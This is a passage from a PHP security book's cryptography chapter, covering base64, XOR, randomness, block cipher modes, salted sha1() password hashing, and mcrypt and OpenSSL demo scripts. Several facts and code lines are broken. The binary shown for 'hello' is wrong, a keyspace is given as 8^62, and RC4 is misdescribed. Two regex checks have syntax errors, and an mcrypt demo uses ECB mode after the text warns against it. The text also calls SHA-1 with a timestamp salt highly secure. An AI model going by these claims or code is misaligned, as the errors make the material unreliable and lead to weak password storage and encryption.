Like SHA-1, DSA has been widely disseminated and is widely available. It is built into the open source OpenSSL and OpenSSH security suites (which we will discuss in Chapter 16), and it is an excellent choice for the one specific purpose for which it was designed. How to use the DSA algorithm within the OpenSSL environment is described at `http://www.openssl.org/docs/apps/dsa.html`.

Related Algorithms

The following two algorithms, base64 and the process of XORing a value against a key, are sometimes used to encode data in a way that looks like encryption. Make no mistake, though: any algorithm that does not use a mathematically rigorous cryptographic algorithm should never be used for encryption. We feel that it is important to mention these methods, however, because they have practical application within and around the encryption and hashing algorithms discussed earlier.

base64

base64 is an encoding algorithm rather than an encryption algorithm. Originally developed to allow transfer of binary email attachments by transforming them into printable characters, it has found considerable use for what some might prefer to call obfuscation rather than encryption (in HTTP Basic Authentication, for example). Because an encoded string contains a limited set of characters and ends always with at least one equal sign, it's not hard to guess that base64 has been used to encode it, and then it is trivial to decode it. So base64 should never be used for serious encryption needs.

You may, however, see keys or encrypted data in base64 encoding. Encryption turns data into a completely random string, and the result includes plenty of unprintable characters. This characteristic makes encrypted data unsafe for rendering in an ASCII environment, and it requires you to use a binary-safe column type in order to store it in your database. It is therefore tempting to re-encode the encrypted string as either hexadecimal or base64. Since base64 is only 33% larger than the original encrypted string, it's more efficient than using hexadecimal encoding, which is twice as large.

XOR

The XOR operation is the process of changing the bit-representation of a value according to how each digit of its value compares to each digit of another value. If we have the string "hello," for example, we may represent that string by its ASCII values: 104 101 108 108 111. These ASCII numbers may be represented in turn as binary numbers, that is, bits: 01101000 01100111 01110000 01110000 01110011. If we have another string, "mbnjq," for example (the simple hash of "hello," which we demonstrated earlier), we may similarly represent it as 109 98 110 106 113, or as 01101101 01100010 01101110 01101010 01110001. To XOR these two values, we compare them digit by digit. When either value is true (or 1), we assign a true or 1 value; when both or neither is true, we assign a false or 0 value. So XORing these two values produces the resulting value 00000101 00000101 00011110 00011010 00000010, as we show in Figure 15–1.

```
 hello: 01101000 01100111 01110000 01110000 01110011
 mbnjq: 01101101 01100010 01101110 01101010 01110001
        --------------------------------------------
        00000101 00000101 00011110 00011010 00000010
```

Figure 15–1. *XORing the values "hello" and "mbnjq"*

It should be easy to determine, merely by observing the figure, that XORing the result against either of the other values will produce the third.

As will be made clear in our discussion of the various block modes, which follows, the stream-based XOR operation is one of the driving engines of encryption, as plaintext is converted to a kind of *ciphertext* by XORing it with another value. Indeed, you can roll your own simple (and definitely not recommended!) encryption algorithm by simply XORing blocks of your plaintext data against the MD5 hash of some passphrase (this is essentially how the RC4 encryption algorithm works). To decrypt, XOR the two values again. Provided the key is long and kept secret, this type of encryption is not so easy to break—for one and only one message. When the same key is used to encrypt multiple messages, this method breaks down quickly. If any bit of the plaintext message is known (such as a date, or some commands), then an XOR of this plaintext value with the ciphertext will expose some part of the key. The more parts of the key are exposed, the weaker the encryption becomes.

Random Numbers

No encryption routine is capable of being better than the key it uses, and since keys depend on the availability of truly random data, we include here a brief discussion of obtaining random data. An in-depth discussion of this topic can be found in *RFC 1750* (available at `http://www.faqs.org/rfcs/rfc1750.html`).

The main source of randomness, or *entropy*, on a Unix system is `/dev/random`. This is a software device that outputs a more or less constant stream of binary data, based on a pseudo-random number generation (PNRG) algorithm. Because pseudo-random data is predictable if the starting number is known, the PNRG algorithm is supplemented by a buffer of random data collected over time from various system values, such as network events or the timings of various routines that are run by the system kernel. If this buffer of real-world data runs out, the `/dev/random` device enters blocking mode, and output is suspended until more entropy is gathered from the system to mix into the pseudo-random stream.

On Linux-compatible systems there is also a `/dev/urandom` device, which does not enter blocking mode if the system entropy buffer is emptied. Instead, `/dev/urandom` continues with the pseudo-random data from the PRNG algorithm alone until more system entropy is captured. While this keeps programs that need a lot of random data from hanging up in cases where not much is happening on the system, it can potentially weaken cryptographic algorithms, which rely on true randomness for the successful obfuscation of information. While `/dev/urandom` will certainly meet the requirements of most other routines that need random data, only /dev/random should be used for cryptographic and security-related purposes.

If you suspect that `/dev/random` may not be random enough, or you are using a system that does not have a good source of entropy, there are various free and paid services available at http://www.random.org, for example: dice-rolling algorithms, lottery quick picks, and others.

Blocks, Modes, and Initialization Vectors

For better or worse, the available encryption libraries present the developer with a dazzling array of choices beyond just which algorithm to use for the encryption itself. There are three additional concepts you need to be aware of in order to make informed decisions when working with cryptographic ciphers.

Streams and Blocks

Stream ciphers are those that act by XORing a plaintext message against a key. RC4 is an example of a stream cipher, and its recognized failure to provide high-quality encryption is a result of that technique.

The other encryption algorithms we've been discussing are known as *block* ciphers, because they break the plaintext message into same-sized blocks of data (padding the last if necessary), and then act on each block in turn. These are more secure, and they are the only type for which *modes*, discussed next, are relevant.

Modes

There are four possible *modes* for operating on each block of plaintext as it is converted into its encrypted form. In this section we'll introduce each.

Electronic Codebook Mode

In *ECB*, or Electronic Codebook mode, each block is encrypted on its own, and the results are appended to each other to form the encrypted text. This has the advantage of being very efficient, as the encryption of each block is essentially a parallel operation, but it has a major disadvantage: patterns in the plaintext can appear as patterns in the encrypted text. It is often quite easy to observe this phenomenon when an image is the target of encryption. Figure 5-2 shows the *Wikipedia*'s wonderful illustration of this flaw, with the original image of Tux on the left and the (putatively) encrypted version of it (containing a very obvious residual pattern) on the right.




Figure 15–2. *Wikipedia's illustration of the pattern flaw in ECB mode encryption. This image is licensed under the GNU Free Documentation License at* `http://www.gnu.org/copyleft/fdl.html` *It is from the Wikipedia article "Block Cipher Modes of Operation" at* `http://en.wikipedia.org/wiki/Block_cipher_modes_of_operation`*.*

Because of this pattern flaw, ECB mode is best suited to the encryption of random data, where patterns in the encrypted text, if they exist at all, will give away very little information about the plaintext. The other three modes we will discuss address this issue of patterns by using data from previous blocks to obscure the data in the current block. In other words, the successful decryption of each block depends on the decryption of some or all of the blocks before it.

Output Feedback Mode

OFB, or Output Feedback mode, maintains a series of data blocks, called a *keystream*. Each block of the keystream is encrypted using the secret key to form the next block. Once the keystream is generated, it is XORed with the plaintext blocks to form the ciphertext. Because the keystream is generated independently of the text, this mode is extremely resistant to transmission errors; if one of the blocks has bad bits, it doesn't affect decryption of the other blocks. OFB mode doesn't leak any information about patterns in the plaintext or in duplicate blocks, but because it is error-resistant, it is also subject to undetectable manipulation of the message via manipulation of the ciphertext.

Cipher Feedback Mode

or Cipher Feedback mode, also uses a keystream. Rather than generating it independently, however, each successive keystream block is generated by encrypting the previous ciphertext block. The result is then XORed with the current plaintext block to produce the ciphertext. This has the advantage of preventing the manipulation of the encrypted text in transit, because each block of ciphertext acts as the key for the next block. But because of the way this feedback mechanism works, CFB may leak information about adjacent blocks that happen to be identical.

Cipher Block Chaining Mode

Finally, *CBC*, or Cipher Block Chaining mode, XORs each plaintext block against the preceding ciphertext block, and then encrypts the result. This is considered the most secure mode as any patterns in the plaintext are obscured before the plaintext blocks are encrypted, and any change to a ciphertext block will render the blocks after it undecryptable. For most applications you will probably want to use CBC mode.

Initialization Vectors

In our discussion of the various modes, you will notice that, with the exception of ECB mode, the encryption of each block depends on the encryption of the previous block. But what about the first block? Rather than leave that to chance, each of the non-ECB modes requires an *Initialization Vector* (IV), a random piece of binary data that will stand in as the "zero" block. The IV serves an important function as a randomizer or salt for the encryption, so that duplicate plaintext messages encrypted with the same key will not have similar ciphertext.

This presents the implementer with a tricky situation, however, as the exact same initialization vector must be supplied in order to successfully decrypt the message. The data may be obtained from some external source, as when the MD5 of the message's timestamp is used as the IV, but more commonly the IV is simply prepended to the encrypted message, and then is stripped off to be used for the decryption. This obviously requires some agreement between sender and receiver, and it must be negotiated along with which algorithm, key, and block mode to use.

US Government Restrictions on Exporting Encryption Algorithms

Encryption makes law enforcement agencies and officials nervous, because it protects secret communication between lawbreakers just as well as it protects legitimate messages between law-abiding citizens and organizations. The United States government has been concerned, from the time that encryption algorithms first became widely accessible over the Internet, about the national security implications of having such powerful resources available worldwide. It has therefore imposed severe restrictions on citizens' ability to export such information, ignoring arguments that transmission over the Internet is something quite different from exportation.

As we mentioned earlier, perhaps its most famous prosecution was the three-year criminal investigation of Philip Zimmermann for his posting of the PGP algorithm on the Internet. Although that suit was eventually dropped, the government is serious about pursuing its view of culpability, and the recent political atmosphere is not likely to soften the rigor with which it pursues its policies.

We emphasize, however, that it is the export of algorithms that the government is interested in, not the use of algorithms that are already publicly available. But if you live outside the United States, the rules governing the use, import, and export of encryption technologies may be vastly different, and so you should be careful to examine your local regulations closely. A good place to begin is Bert-Jaap Koops's useful survey of current information worldwide, at `http://rechten.uvt.nl/koops/cryptolaw/`.

Applied Cryptography

We suspect the first part of this chapter may have been as hard for you to read as it was for us to write: it was full of dense and theoretical information—but that information was extremely important, for it created a foundation for what we will be doing next. We turn now to building on that foundation, using that theoretical information in practical PHP-based applications.

As we suggested earlier in this chapter, the choice between encryption and hashing is itself not very difficult: if you'll need to retrieve the plaintext content from the obfuscated content, you'll have to encrypt your data; if not, you may hash it. It's putting that encryption or hashing into effect that can be extremely tricky. In the remainder of this chapter, we'll guide you through the following topics:

- Protecting passwords by hashing them
- Symmetric encryption of sensitive data
- Asymmetric encryption with the OpenSSL functions
- Verifying important data by hashing it

Protecting Passwords

Certainly one of the most common issues facing application developers is how to protect users' passwords. Indeed, there is typically an implicit trust between a user and an application: that the application will not reveal any sort of personal information about the user to other users. Since many users use the same password in multiple applications, their expectation of privacy is particularly acute when it comes to stored passwords. That said, while a compromised application database would obviously be a very nasty turn of events for you, the situation quickly compounds in severity should your users' passwords be revealed in the attack. With that in mind, protecting a user's password in your application database should be a very high priority.

Most typically, we don't really care that much what a password actually is. What is most important is verifying that whatever the user has entered this time is the same as whatever we have already stored. For that reason, a password is a candidate for protection by hashing, which is both simple to implement (in PHP, the functions `md5()` and `sha1()` will do it for you in one easy step) and so secure that not even the system administrator has access to a decrypted version of it. Remember, however, that, precisely because it is so secure, a user who has forgotten her password can't get it back if it has been hashed. Some might call this an advantage, but you need to balance the security against the frustration and annoyance that being forced to create a new password usually causes users.

There is one caveat to securing passwords in this manner. If two users have the same password, then they will have the same password hash stored in your database. This can put a user's privacy at risk by making an attacker's job much easier; he can with a greater likelihood of success use a precomputed table of common password hashes (created often from system dictionaries) to match against the stored passwords. Following are two possible remedies:

1. You should establish and enforce (or more likely, encourage) password policies that make it much harder to look up the matching password in such a precomputed table—that is, policies that require the table to be much larger than a normal dictionary in order to cover all possibilities. Two factors determine the necessary size of a lookup table that contains every possible password: password length, and the diversity of characters used. Since there are 62 possible alphanumeric characters (not even counting any possible punctuation marks), an 8-character, completely random password could have 8^62 possible values. That is a huge number indeed, far beyond the capacity of any lookup table.

Password policy is often difficult to negotiate, because many users will rebel if forced to keep track of yet another scrap of identifying information. On the other hand, password generation and management utilities ease the burden, as does the password-remembering feature built into all modern web browsers. Although the ideal password may be completely random, a pseudo-random password could still be a very good one; so all passwords should, if possible, have some random elements in them.

No matter how liberal you allow your password requirements to become, your application should definitely *allow* strong passwords. Any site that restricts passwords to a four-digit PIN is going to frustrate a security-conscious user.

2. For maximum security, we recommend that a *salt* be appended to each submitted password. This salt is some unchanging and therefore retrievable field stored along with each user's username and password in the user's database record, like the time when the record was created, or possibly a unique ID. Because each user's salt is different, different users may now have identical passwords with no fear that the hashes of those passwords will be identical. This makes those passwords more secure. We will illustrate the use of a salt in the following script.

Protecting a password by storing a hashed version of it in a database is itself a fairly straightforward process. Integrating management of that password into an entire login system is a good deal more complicated and is far beyond the scope of this book. We therefore provide here not an entire script, but rather just those portions of a script that deal with checking the user's submitted password for the criteria listed previously, hashing it, and storing it. (It is important to note that we are here ignoring completely any handling of the user's submitted username, and any session creation to maintain state; both of these would of course be required in a production login system.) This partial script follows, and can be found also as `passwordHashingDemo.php` in the Chapter 15 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

function makeDBConnection() {
  $connection = mysql_connect( 'localhost', 'username', 'password' );
  if ( !$connection ) exit( "can't connect!" );
  if ( !mysql_select_db( 'users', $connection ) ) exit( "can't select database!" );
}

function dbSafe( $value ) {
  return '"' . mysql_real_escape_string( $value ) . '"';
}

///////////////////////////////////
// deal with the new user's password
///////////////////////////////////

// capture the new user's information, submitted from the login form
$userName = $_POST['userName'];
$userPassword = $_POST['userPassword'];

// check that it meets our password criteria;
// provide a message (and regenerate the login form) if it doesn't
$passwordProblem = array();
if ( strlen( $userPassword ) < 8 ) {
  $passwordProblem[] = 'It must be at least eight characters long.';
}
if ( !preg_match( '/[A-Z]/', $userPassword ) {
  $passwordProblem[] = 'It must contain at least one capital letter.';
}
if ( !preg_match( '/[0-9]/', $userPassword ) {
  $passwordProblem[] = 'It must contain at least one numeral.';
}
$passwordProblemCount = count( $passwordProblem );
if ( $passwordProblemCount ) {
  echo '<p>Please provide an acceptable password.<br />';
  for ( $i = 0; $i < $passwordProblemCount; $i++ ) {
   echo $passwordProblem[$i] . '<br />';
  }
  echo '</p>';
  // generate form
  ?>
  <form action="<? $_SERVER['SCRIPT_NAME'] ?>" method="post">
     <p>
     username: <input type="text" name="userName" size="32" /><br />
     password: <input type="password" name="userPassword" size="16" /><br />
     <input type="submit" name="submit" value="Login" />
    </p>
  </form>
  <?
  exit();
}

// it is acceptable, so hash it
$salt = time();
$hashedPassword = sha1( $userPassword . $salt );

// store it in the database and redirect the user
makeDBConnection();
$query = 'INSERT INTO LOGIN VALUES (' . dbSafe( $userName ) . ', ' .
  dbSafe( $hashedPassword ) . ', ' . dbSafe( $salt ) . ')';
if ( !mysql_query( $query ) ) exit( "couldn't add new record to database!" );
else header( 'Location: http://www.example.com/authenticated.php' );

// passwordHashingDemo.php continues
```

After creating functions to connect to the database and to prepare user input (a subject we discussed at length in Chapter 2), you deal in the first part of this partial script with handling the password of a new user, submitted from a login request form. You store the user's submissions in variables, and check the user's submitted password for our specified password criteria. If any problems are found, you assemble an array of problem messages, display the problems, and provide again the login request form. If the password is acceptable, you create a `$salt` from the current time, and concatenate it with the submitted password. You then hash that concatenated string using the highly secure `sha1()` function. Then you construct the MySQL instruction, insert the new user's values into the database, and redirect the now logged-in user to the application.

```
// continues passwordHashingDemo.php

//////////////////////////////////////////
```

```
// deal with the returning user's password
//////////////////////////////////////////

// capture the returning user's information, submitted from the login form
$userName = $_POST['userName'];
$userPassword = $_POST['userPassword'];

// retrieve the stored password and salt for this user
makeDBConnection();
$query = 'SELECT * FROM LOGIN WHERE username=' . dbSafe( $userName );

$result = mysql_query( $query );
if ( !$result ) exit( "$userName wasn't found in the database!" );

$row = mysql_fetch_array( $result );

$storedPassword = $row['password'];
$salt = $row['salt'];

// use the stored salt to hash the user's submitted password
$hashedPassword = sha1( $userPassword . $salt );

// compare the stored hash to the just-created hash
if ( $storedPassword != $hashedPassword ) {
  exit( 'incorrect password!' );
} else {
  header( 'Location: http://www.example.com/authenticated.php' );
}

?>
```

Dealing with a returning user's submitted password is a bit simpler, because you don't need to check whether it meets our specified criteria (you did that when it was first submitted as the password for a new user, as shown in the preceding fragment). You once again store the submitted password in a variable, and query the database for a record, using the sanitized version of the submitted username. This allows us to retrieve both the salt that was used to hash the original password, and the stored value of that hash. You then (as with the new user) construct a hash of the submitted password by concatenating it with the retrieved salt and using the `sha1()` function on the result. Finally, you simply compare the hashed result to the hash that you have previously stored. Upon a successful comparison, you redirect the user to the application.

That this scheme works we demonstrate by displaying the database records (containing username, password, and salt) for two users who submitted the same original password. It is easy to see that the stored versions of those two identical passwords are quite different, thanks to the inclusion of the salt. Furthermore, even if an attacker were to gain access to this file, he would not be able to retrieve usable passwords from it.

```
mike  33e6dfabf57785262a552240bbf3ef333f13c95e 1112843905
chris aa13a1a0703d37641221a131a8b951cb1ee93f3b 1112845008
```

Hashing passwords before storing them in your database is therefore an effective method of protecting them, once you have them. There remains the problem that they may have been sent to you in plaintext, and if so, they were vulnerable to being intercepted along the way. We will deal with that issue in Chapter 16, when we discuss SSL.

Protecting Sensitive Data

Protecting sensitive data may be an even greater need for application developers than protecting passwords. Certainly the quantity and variety of data are larger: credit card numbers and patient records are two common types of such data. Since all trusted parties need access to this type of data, the only means for protecting it is encryption, two-way by nature.

Symmetric Encryption in PHP: The `mcrypt` Functions

Here we will demonstrate the use of PHP's built-in `mcrypt` functions to encrypt or decrypt data using some shared secret. `mcrypt` is not enabled by default in PHP; to use it, you need the `libmcrypt` library and a PHP binary compiled with the `--with-mcrypt` configuration switch.

To say that `mcrypt` has a lot of options is an understatement, so we've put together a very small demonstration script that calls a few `mcrypt` functions. You can learn more about `mcrypt` at `http://php.net/mcrypt`.

```
<?php
    $key = "yabba dabba doo";
    $input = "Lions, tigers, and bears oh my!!!";

    $td = mcrypt_module_open('blowfish', '', 'ecb', '');
    $iv = mcrypt_create_iv (mcrypt_enc_get_iv_size($td), MCRYPT_RAND);
    mcrypt_generic_init($td, $key, $iv);
    $encrypted_data = mcrypt_generic($td, $input);
    $decrypted_data = mdecrypt_generic ($td,$encrypted_data);
    mcrypt_generic_deinit($td);
    mcrypt_module_close($td);

    echo "INPUT: ". $input;
    echo "<br/>";
    echo $encrypted_data;
    echo "<br/>";
    echo $decrypted_data;

/* results in
INPUT: Lions, tigers, and bears oh my!!!
2!.§®cHgY…3cF(üŽôpÇ•#ÊJYÀC±èé&Ím□%›C
Lions, tigers, and bears oh my!!!
*/
?>
```

In order to use `mcrypt` successfully, you have to have a secret key. That way, anything you encrypt can later be decrypted. In the case of our example, we use something simple like "yabba dabba doo" (not something we suggest for use in your production environment!). Next, we set a simple bit of input and then go about preparing for use of `mcrypt`.

First, we use the `mcrypt_module_open()` function to state which encryption algorithm and mode we're using (in this case, BLOWFISH). Then we create an initialization vector from a random source. We pass along both bits of information along with our key to `mcrypt_generic_init()` to initialize all of our encryption buffers.

Once all that is in order, we can pass our secret key and the cleartext message to `mcrypt_generic()` to encrypt our message. You can also pass your key and the encrypted text to `mdecrypt_generic()` to decrypt. Finally, you can deinitialize buffers and close down the `mcrypt` module.

As you can see from the example, you now have a working script that will encrypt and decrypt a string. This section has just barely scratched the surface of using `mcrypt`, but it should be more than enough for daily tasks like encrypting small text files. For more complex operations, we need to consider other approaches.

Asymmetric Encryption in PHP: RSA and the OpenSSL Functions

Because PHP is often used for web applications, it is important to note that if your web server has read access to your secret key, then any other script run by your webserver may have access to it. This issue can be mitigated somewhat by executing PHP with a `suexec` call that causes all scripts to be run with the user ID and group of their owners (information is at `http://httpd.apache.org/docs-2.0/suexec.html`), but your secret is still only one exploit or uploaded script away from being discovered. This obviously has enormous security implications if you use symmetric encryption as demonstrated earlier with the `mcrypt` class, because anyone who manages to discover the secret key can use it to decrypt your data. In many situations this is going to be an unacceptable risk, and so we turn now to how you might use asymmetric encryption with PHP (using a public/private key pair) to help you protect secret data. With asymmetric encryption a public key is used for encryption, and a corresponding private key for decryption.

The idea, then, is to give a public key to the web server (in a configuration file, for instance), while keeping the all-important private key off the server. The webserver uses the public key to encrypt data for storing in the database, but it can't decrypt that data because it has no access to the private key. When some data from your database does need to be decrypted, that task can be taken care of away from the webserver, in an administrative environment on a separate server or workstation that has access to the private key.

Obviously, your application will need to be structured to take this separation of powers into account. Once the web server encrypts a credit card number, for instance, there is no way for the webserver to use it directly in any other scripts (because it can be decrypted only with the remote private key). Applications will therefore often store a token of the encrypted value, such as "xxxx xxxx xxxx 0248" for a credit card number, in order to use it on confirmation screens or as part of some future transaction. Following the credit card example to its conclusion, the accounting department would have a separate application on a secure workstation that fetches the encrypted credit card information from the database and applies the appropriate private key to decrypt it.

By maintaining the private key off of your public servers, which are the most likely to be attacked by anyone other than an insider, you put a very large barrier between server compromise and the revelation of secret data. In fact, the server could even be physically stolen, and your data should still be safe. While you might keep the private key on a secure workstation or private server, an even better alternative is to store it on removable media, such as a USB key or a CD, and make it available to the system only when necessary.

■ **Caution** Back up your private key off-site! If you lose it, you CANNOT EVER recover the encrypted data.

Because RSA is expensive, and was never intended for encrypting quantities of data, if you are encrypting something that is routinely longer than 56 characters, you should be planning to encrypt your data using a fast and efficient symmetric algorithm like AES with a randomly generated key. Then you should store one extra item in the database along with the data: that same randomly generated key, encrypted using a powerful asymmetric algorithm like RSA. This scenario allows you to use your private RSA key (off the server) to decrypt the AES key that can in turn decrypt the data. In fact, this extra step is absolutely necessary when using PHP's `OpenSSL` module, which provides native support for RSA encryption, because the `openssl_public_encrypt()` function will fail by design if you pass it more than 117 characters to encrypt.

PHP's `OpenSSL` module is even more complex than the `mcrypt` module. Since we will be discussing SSL at considerable length in Chapter 16, we must for now simply ask you to bear with us when you see such mysterious technical concepts as "Certificate Authority" and "Distinguished Name." (You might also find yourself needing to review some of the concepts we discussed earlier in this chapter.)


The `OpenSSL` module can create and manage private keys (`pkey` functions), certificate signing requests (`csr` functions), and the actual certificates themselves (`x509` functions). The module also supports signing and encryption of S/MIME email messages (`pkcs7` functions), as well as their verification and decryption. It can sign, verify, encrypt, and decrypt values using RSA. And it can combine RSA's asymmetric encryption with RC4 symmetric encryption to encrypt and decrypt long messages.

This complexity makes the `OpenSSL` module a prime candidate for translation into an object-oriented interface, which we will explore briefly here. We will concentrate on the practical matters of, first, generating a public/private key pair and the associated certificate (a certificate is simply a package consisting of a public key and associated data, of which the Distinguished Name is a part, vouching for that key's authenticity), and second, operations involving the RSA algorithm. As an introduction to what our `openSSL.php` class is capable of, let's first take a look at a script demonstrating just these two uses of the class. (We have put them together here simply for demonstration purposes; in a production environment, they would of course be used independently of each other.) The `openSSLDemo.php` script that follows may be found also in the Chapter 15 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`. The script is divided into roughly two parts. In the first part, we instantiate the `openSSL` object and generate a private key and matching self-signed certificate. In the second part, we encrypt, decrypt, sign, and verify a message using the generated key and certificate.

```
<?php

  // create a new openSSL object
  include_once( 'openSSL.php' );
  $openSSL = new openSSL;

  // generate a keypair
  $passphrase = 'This is a passphrase of reasonable length.';

  // a "Distinguished Name" is required for the public key
  $distinguishedName = array(
    "countryName" => "US",
    "stateOrProvinceName" => "New York",
    "localityName" => "New York City",
    "organizationName" => "example.net",
    "organizationalUnitName" => "Pro PHP Security",
    "commonName" => "pps.example.net",
    "emailAddress" => "csnyder@example.net"
    );
  $openSSL->makeKeys( $distinguishedName, $passphrase );
  $private = $openSSL->privateKey();
  $public = $openSSL->certificate();

  print "<h3>Key and Certificate Generation</h3>";
  print "<p>Your certificate belongs to:<br />" ➥
    $openSSL->getCommonName() . "</p>";
  print "<p>Distinguished Name:<br /><pre>" ➥
    print_r($openSSL->getDN(),1) . "</pre></p>";
  print "<p>Your private key is:<br /><pre>$private</pre></p>";
  print "<p>Your public key is:<br /><pre>$public</pre></p>";
  print "<p>Your certificate is signed by:<br />" ➥
    $openSSL->getCACommonName() . "</p>";
  print "<p>CA Distinguished Name:<br /><pre>" ➥
    print_r($openSSL->getCA(),1) . "</pre></p>";
  print "<hr />";

  // encrypt some text using the public key
  $text = "The goat is in the red barn.";
  $encrypted = $openSSL->encrypt( $text );
  print "<h3>Ecncryption</h3>";
  print "<p>Plain text was:<br />$text</p>";
  print "<p>And encrypted text is:<br /><pre>$encrypted</pre></p>";

  // decrypt it using the private key
  $decrypted = $openSSL->decrypt( $encrypted, $passphrase );
  print "<p>Decrypted with Private Key:<br />$decrypted</p>";

  // sign some message using the private key
  $message = "So long, and thanks for all the fish.";
  $signed = $openSSL->sign( $message, $passphrase );
  print "<h3>Signing</h3>";
  print "<p>Signed using Private Key:<br /><pre>$signed</pre></p>";

  // verify signature
  $verified = $openSSL->verify( $signed );
  print "<p>Verifying signature using Certificate:<br />";
  if ( $verified ) {
    print "  ...passed ($verified).</p>";
  }
  else {
    print "  ...failed.</p>";
  }

?>
```

First we generate a new `openSSL` object, and then set about generating a private key and certificate pair using the `makeKeys()` method. As you can see, `makeKeys()` requires an associative array of the fields that make up the Distinguished Name (one of the arcane concepts we will be discussing at length in Chapter 16) on a certificate. It may also take a passphrase for use on the private key. Supplying a passphrase causes `openSSL` to encrypt the private key with this passphrase so that the key can't be used if it falls into the wrong hands (or more precisely, can't unless those wrong hands also have the passphrase). Then we spend a few lines examining the key and certificate generated by `openSSL`. The same Distinguished Name provided to `makeKeys()` is used for the pseudo–Certificate Authority that signs our certificate, which is to say that the certificate is self-signed.

Having set up our object and generated the necessary key and certificate, we can finally demonstrate the real utility of this class: encrypting a short message, then decrypting it to test the operation. We also test the `sign()` and `verify()` methods. Figure 15–3 shows the first screen of output from this demonstration script.



Key and Certificate Generation

Your certificate belongs to:
pps.aotearoa.local

Distinguished Name:

```
Array
(
    [C] => US
    [ST] => New York
    [L] => New York City
    [O] => aotearoa.local
    [OU] => Pro PHP Security
    [CN] => pps.aotearoa.local
    [emailAddress] => csnyder@aotearoa.local
)
```

Your private key is:

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,BF0F405B9D70C316

CT/F9Obf3kiqYaldgmLM3fk5tUsAnUseUWFQv4kiE6uHGGfdG9xcjuj+k2HbTtvL
ysQjVscvopQGX6tiTx8askepyLeRcilDfyw4ruw2Xo4vddABBFm2noWbhiFLxboU
OMbAMoNnOlaYK3scMTBTB+6sm5OmqHSBlDeCcwUOV+2apKKrQlZl24EZj6Bi34zc
VqEAxLWEshc0YVAiXWALDYwstHnMKAmC+2+lZsGyVhzSVsfJ9D0TkSeFRdRNG5dC
8MpJsL2frZogVPfIxxcbeFlEdm2D+pnIlS/x0pqIlRIaihRh0N4VvdRisanljH7A
3vHTZQtDUil26q8sRn85hebQzZHkVw4ymPCjCkIcwi6Hpe5gAIFmnoMjyCHPAdIm
qi/QFRallPQPx4tzQOdFx6FGFTkYJSVDg24aH5if+Fi+kZ0qCyyHF7fJlq6ea4MW
82f5zsMJyCX7FyqEwf0mkj0On/XTAIiSmu3PcLeee0buQNJzKBluln8Ebqzks891
```

Figure 15–3. *The first screen of output from the* `openSSLDemo`*.php script*

That's a lot of output, but the important thing is that everything worked: we generated a password-protected private key and a self-signed certificate, and then used them in several cryptographic operations involving the RSA algorithm. In practice, of course, these operations would be split between the sender and the recipient of some message, or the writer and reader of some file or database record.

We turn now to the actual `openSSL.php` class used in the preceding example, the full code for which may be found also in the Chapter 15 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

Again, because this class is long and complex, we'll outline it to orient you before we look at the actual code:

1. Private variables
2. `construct()` method: unneeded here
3. `makeKeys()` method: creates and stores keys and certificates
4. `privateKey()` and `certificate()` methods: get and set keys

5. `encrypt()` and `decrypt()` methods: carry out encryption and decryption of message
6. `sign()` and `verify()` methods: vouch for authenticity of message and signature
7. `getCommonName()`, `getDN()`, `getCACommonName()`, and `getCA()` methods: introspection methods to read certificate contents

